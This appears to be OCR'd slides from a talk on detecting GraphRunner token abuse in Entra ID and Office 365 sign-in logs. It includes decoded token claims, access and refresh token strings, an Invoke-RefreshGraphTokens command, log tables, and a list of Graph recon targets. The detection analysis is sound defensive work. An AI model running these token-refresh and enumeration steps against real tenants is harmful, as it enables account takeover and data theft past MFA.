sub                 : 74dXt_tmjUR3xE_G1stOA-WNRcHCPwORVt88Ds7BmtA
tenant_region_scope : NA
tid                 : e7fe4095-076f-410c-a07e-b6cd5991b434
unique_name         : tim.smith_admin@lunarstiiiness.com
upn                 : tim.smith_admin@lunarstiiiness.com
uti                 : XKiodk3Jx0KwbxGQm8FpAA
ver                 : 1.0
wids                : {62e90394-69f5-4237-9190-012177145e10, b79fbf4d-3ef9-4689-8143-76b194e85509}
xms_idrel           : 16 1
xms_tcdt            : 1659889269

[*] Successful authentication. Access and refresh tokens have been written to the global $tokens variable. To use them
ens $tokens)
[!] Your access token is set to expire on: 02/06/2025 17:33:28
```

```
token_type     : Bearer
scope          : AuditLog.Create AuditLog.Read.All Calendar.R
                 Contacts.ReadWrite DataLossPreventionPolicy.
                 Files.Read Files.Read.All Files.ReadWrite.Al
                 InformationProtectionPolicy.Read Mail.ReadWr
                 People.Read People.Read.All Printer.Read.All
                 Reports.Read.All SensitiveInfoType.Detect Se
                 Tasks.ReadWrite TeamMember.ReadWrite.All Tea
                 User.ReadWrite Users.Read
expires_in     : 7525
ext_expires_in : 7525
expires_on     : 1738863208
not_before     : 1738855382
resource       : https://graph.microsoft.com
access_token   : eyJ0eXAiOiJKV1QiLCJub25jZSI6IkdRNXl2NXJDX2F5
                 I1NiIsIng1dCI6IllUY2VPNUlKeXlxUjZqekRTNWlBYn
                 .eyJhdWQiOiJodHRwczovL2dyYXBoLm1pY3Jvc29mdC5
                 S0wNzZmLTQxMGMtYTA3ZS1iNmNkNTk5MWI0MzQvIiwia
                 2MzIwOCwiYWNjdCI6MCwiYWNyIjoiMSIsImFpbyI6IkF
                 lA0T3Vsckxsa0JMTHF3YVVkUUhsY2lXbnlLcFNoYnI5c
                 sImFtciI6WyJwd2QiLCJtZmEiXSwiYXBwX2Rpc3BsYXl
                 TJiMy00MTAyLWFlZmYtYWFkMjI5MmFiMDFjIiwiYXBwa
                 2ZW5fbmFtZSI6IlRpbSIsImlkdHlwIjoidXNlciIsIml
                 SI6IlRpbSBTbWl0aCAoQWRtaW4pIiwib2lkIjoiMDc4N
                 pZCI6IlMtMS01LTIxLTMyNjM5NjQ2MzEtNDEyMTY1NDA
                 zIwMDIzMzNCNUE4NiIsInJoIjoiMS5BVmtBbFVELTUyO
                 uIiwic2NwIjoiQXVkaXRMb2cuQ3JlYXRlIEF1ZGl0TG9
                 C5TaGFyZWQgQ2FsZW5kYXJzLlJlYWRXcml0ZSBDb250Y
                 1YXRlIERpcmVjdG9yeS5BY2Nlc3NBc1VzZXIuQWxsIER
                 EZpbGVzLlJlYWRXcml0ZS5BbGwgR3JvdXAuUmVhZC5Bb
                 Qb2xpY3kuUmVhZCBNYWlsLlJlYWRXcml0ZSBNYWlsLlN
                 GUuUmVhZCBQZW9wbGUuUmVhZC5BbGwgUHJpbnRlci5SZ
                 SZWFkV3JpdGVCYXNpYyBSZXBvcnRzLlJlYWQuQWxsIFN
                 WFkLkFsbCBTZW5zaXRpdml0eUxhYmVsLkV2YWx1YXRlI
                 hbXNUYWIuUmVhZFdyaXRlRm9yQ2hhdCBVc2VyLlJlYWQ
                 y5SZWFkIiwic2lkIjoiMDAxZjc2YzktOWNiOS02YWMyL
                 zdE9BLVdOUmNIQ1B3T1JWdDg4RHM3Qm10QSIsInRlbmF
                 DEwYy1hMDdlLWI2Y2Q1OTkxYjQzNCIsInVuaXF1ZV9uY
                 wbiI6InRpbS5zbWl0aF9hZG1pbkBsdW5hcnN0aWlpbmV
                 joiMS4wIiwid2lkcyI6WyI2MmU5MDM5NC02OWY1LTQyM
                 0My03NmIxOTRlODU1MDkiXSwieG1zX2lkcmVsIjoiMTY
                 AsVT_nLfGvnk4lxZvoUgOgeWbZQe8pyf8j_OoRQ5CeLt
                 ZgYMny1vAVWZ9r7WiGGrhe7Y4aNn6KcsB12yv04OHJeB
                 s2pG0q1L6iGoq0chMANz-08wJI2TRdt2zuWC8KKMeJok
                 SyLZQtQv1YqoBw
refresh_token  : 1.AVkAlUD-528HDEGgfrbNWZG0NNYOWdOzUgJBrv-q0i
                 0A2Oiv-E9jHYeIIvmFg7yMrYRS8nHp0A1XP4VUUTSdPA
                 JG8vREFS5bkzjyo4sc3f9-yD5REjZM2yCWwU-NJVt4xA
                 3ftjtcxp5syqiN_iTGF0a-Df8qN3oxZDP_5xWWquFZMq
                 aaHJeO_ww5TVmrcdj2-3CA0MFmshfltoTbC4YL1N2Xtp
                 jHL1vhqub8xZPcEx2CzYhchwWDeG9Y3AuzIvk9YyoDP-
                 WUUo6Mt67LuF-VC7ZdiOCvc9jP9TUIGyEaLJizgkyHAE
                 3OANxyyvHGDbXJXa9jWfhtCiuKv3JgrQJ_byLLw9NDU2
                 w1lqvuK_BpVW7cFxr4yGEz2BpA-MGkPv2cu0OBzlv4Rx
                 wMal0UVUEjfylu5asFu-NW_EBYgAzbGa6tOkheMP2DIg
                 R
foci           : 1
```

Non-Interactive Sign-in Logs

Pertains to many Log Management Tools


Entra ID
(Diagnostic
Settings)



Logs

Categories

- ☐ AuditLogs
- ☐ SignInLogs
- ☑ NonInteractiveUserSignInLogs
- ☑ ServicePrincipalSignInLogs
- ☑ ManagedIdentitySignInLogs




Non-Interactive Sign-ins

Token refreshes

Office 365 and Azure AD sign-in events do not log this kind of log-in

Impacts all 3P logging solutions



User sign-ins (interactive)
User sign-ins (non-interactive)
Service principal sign-ins
Managed identity sign-ins


Sign-ins in the table below are grouped by user and resource. Click on a row to see all the sign-ins for a user and resource on that date and time.

Date ↑↓	Request ID ↑↓	Username ↑↓	Application ↑↓	Status	IP address
2/5/2025, 7:00:00 PM	Aggregate	tim.smith_admin@lunarstiiiness.com	Microsoft Office	Success	34.152.40.90
2/6/2025, 2:41:48 PM	a4c34667-4036-41f2-972e-9a58a3058f00	tim.smith_admin@lunarstiiiness.com	Microsoft Office	Success	34.152.40.90
2/6/2025, 12:02:07 PM	15720f05-b09d-4323-8022-91a788be8500	tim.smith_admin@lunarstiiiness.com	Microsoft Office	Success	34.152.40.90
2/6/2025, 10:28:02 AM	76a8a85c-c94d-42c7-b06f-11909bc16900	tim.smith_admin@lunarstiiiness.com	Microsoft Office	Success	34.152.40.90

Azure AD/Entra ID Sign-in


Used the Android browser/device switches

Azure AD Audit also captures the MFA authentication to the iOS application



TIMESTAMP	EVENT	SECURITY_RES...	SECURITY_...	SECURITY_RESULT.DESCR...	NETWORK.HTTP.USER_AGENT	METADATA.PRODUCT_
2025-02-06T15:28:02.229	1 ALERT USER_LOGIN tim.smith_admin - 34.152.40.90	[Unknown] NonInteractiveUser SignInLogs	ALLOW ALLOW	[Unknown] MFA requirement satisfied by claim in the token	Mozilla/5.0 (Linux; U; Android 4.0.2; en-us; Galaxy Nexus Build/ICL53F) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30	Azure Activity
2025-02-06T15:28:00.000	USER_LOGIN tim.smith_admin@lunarstiiness.com - 34.152.40.90	[Unknown]	ALLOW	MFA requirement satisfied by claim in the token	Firefox 135.0	Azure AD
2025-02-06T15:28:00.000	USER_LOGIN tim.smith_admin@lunarstiiness.com - 34.152.40.90	[Unknown]	ALLOW	MFA requirement satisfied by claim in the token	Firefox 135.0	Azure AD
2025-02-06T15:27:09.000	USER_LOGIN AUTH_VIOLATION tim.smith_admin@lunarstiiness.com - 34.152.40.90	[Unknown]	BLOCK	User needs to perform multi-factor authentication. There could be multiple things requiring multi-factor, e.g. Conditional Access policies, per-user enforcement, requested by client, among others.	Firefox 135.0	Azure AD

Office 365 Sign-In



TIMESTAMP	EVENT	METADATA.PRO...	SECURITY_...	SECURITY_RESULT.DE...	ABOUT.LABELS.KEY	ABOUT.LABELS....	NETWORK.HTTP.USER_AGENT
2025-02-06T15:28:02.229	1 ALERT USER_LOGIN tim.smith_admin - 34.152.40.90	Sign-in activity	ALLOW ALLOW	[Unknown] MFA requirement satisfied by claim in the token	[Unknown]	[Unknown]	Mozilla/5.0 (Linux; U; Android 4.0.2; en-us; Galaxy Nexus Build/ICL53F) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30
2025-02-06T15:28:00.000	1 ALERT USER_LOGIN tim.smith_admin@lunarstiiiness.com - 34.152.40.90	UserLoggedIn	[Unknown] [Unknown] ALLOW	[Unknown] [Unknown] [Unknown]	error_number RequestType	0 Cmsi:Cmsi	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
2025-02-06T15:27:45.000	USER_LOGIN tim.smith_admin@lunarstiiiness.com - 34.152.40.90	UserLoginFailed	[Unknown] [Unknown] BLOCK	[Unknown] [Unknown] CmsiInterrupt	error_number RequestType	50199 SAS:ProcessAuth	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
2025-02-06T15:27:44.000	USER_UNCATEGORIZED UPDATE USER. ServicePrincipal_4ebaba66-4989-4ad3-b5c4-2d6aca8e08f6 - iPhone 14 Pro	Update user.	[Unknown] [Unknown] [Unknown] ALLOW	[Unknown] [Unknown] [Unknown] [Unknown]	notification_type_old	2	[Unknown]
2025-02-06T15:27:42.000	USER_LOGIN Not Available - 35.193.63.93				error_number RequestType	0 SAS:EndAuth	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
2025-02-06T15:27:16.000	USER_LOGIN Not Available - 35.193.63.93				error_number RequestType	0 SAS:EndAuth	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
2025-02-06T15:27:14.000	USER_LOGIN Not Available - 35.193.63.93				error_number RequestType	0 SAS:EndAuth	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
2025-02-06T15:27:12.000	USER_LOGIN Not Available - 35.193.63.93	UserLoggedIn	[Unknown] [Unknown] ALLOW	[Unknown] [Unknown] [Unknown]	error_number RequestType	0 SAS:BeginAuth	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
2025-02-06T15:27:09.000	USER_LOGIN tim.smith_admin@lunarstiiiness.com - 34.152.40.90	UserLoginFailed	[Unknown] [Unknown] BLOCK	[Unknown] [Unknown] UserStrongAuthClientAuthNRequiredInterrupt	error_number RequestType	50074 OrgIdWsFederation:federation	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
2025-02-06T15:27:09.000	USER_LOGIN tim.smith_admin@lunarstiiiness.com - 34.152.40.90	UserLoginFailed	[Unknown] [Unknown] BLOCK	[Unknown] [Unknown] UserStrongAuthClientAuthNRequiredInterrupt	error_number RequestType	50074 SAS:EndAuth	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0


Lots of logs on client during login here that have been trimmed

Interesting Difference

UserPasswordAuth does not have non-interactive user sign-in events after the interactive login

ExternalCall creates a non-interactive user sign-in shortly after login


- User Agent now aligns with GraphRunner command issued
- No Session ID in Log Stream
- Application is the app we provided in command (or default)




TIMESTAMP	EVENT	METADATA.P...	NETWORK.SESSION_ID	NETWORK.HTTP.USER_AGENT	SECURIT...	TARGET.APPLICATION	SECURITY_RES...
2025-02-06T15:28:02.229	1 ALERT USER_LOGIN tim.smith_admin - 34.152.40.90	Sign-in activity	[Unknown]	Mozilla/5.0 (Linux; U; Android 4.0.2; en-us; Galaxy Nexus Build/ICL53F) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30	ALLOW ALLOW	Microsoft Office	[Unknown] NonInteractiveUserSignInLogs
2025-02-06T15:28:00.000	1 ALERT USER_LOGIN tim.smith_admin@lunarstiiiness.com - 34.152.40.90	UserLoggedIn	001f76c9-9cb9-6ac2-7e13-b93a0b63616a	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0	[Unknown] [Unknown] ALLOW	AzureActiveDirectory	[Unknown] [Unknown] [Unknown]

Invoke-RefreshGraphToken


When the access token expires, we can use the refresh token



```
PS C:\GraphRunner> Invoke-RefreshGraphTokens -RefreshToken 1.AVkAlUD-528HDEGgfrbNW
NPFQi5mpDRRd-ilkgXvW3XWHEz55NW2QCCNYMAGMZzICgh2Tzta9nXGpdc2s1kJTnKrf9nDvndPSWDyVYh
NbLWDVAdyNYd71lwnYKkvdn6fVm2Xd0zKlUUEMSiGkZjpSRJ_AKjZAGCieS8rk2qp465wm_BQ9z7DPFNRQ
mppOtwkwld_5srmoFNzVyzsh4ngYFTu-S9IOeCZAjbX-jMHH9-utLfmrBqfKru6U9Sgz6uyURanMuOwAye
HHBdJwdXDc3XxgUBK_O3CHCvjdmOeqp0UxkOvOOTmjLr809H09Mu40EeKNrKvKd_UHbqa1tsTU6V7Iyq-F
NylLvYC73Hu-PkSix26atbqI_ro81LHMH5ClDoEZ7EmRjDeUJrHzXv6D1xwcTEZuB6_dz1_qUnY5y6H6
[*] Refreshing Tokens...
Decoded JWT payload:
```



```
[*] Successful authentication. Access and refresh tokens have been written to the global $tokens variable.
ens $tokens)
[!] Your access token is set to expire on: 02/06/2025 21:48:09
```



TIMESTAMP	EVENT	METADATA.PR...	NETWORK.HTTP.USE...	SECURITY...	TARGET.APPLIC...	SECURITY_R...	SECURITY_RESULT.DES...
2025-02-06T19:41:48.624	1 ALERT USER_LOGIN tim.smith_admin - 34.152.40.90	Sign-in activity	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36	ALLOW ALLOW	Microsoft Office	[Unknown] NonInteractive UserSignInLogs	[Unknown] MFA requirement satisfied by claim in the token

Recon & Enumeration

Enumeration of


- Entra ID organization and user settings
- Conditional Access Policies
- Applications
- Users
- Groups (Updatable, Dynamic)
- SharePoint URLs
- Open Inboxes
- Tenant ID

Microsoft Graph Activity Logs

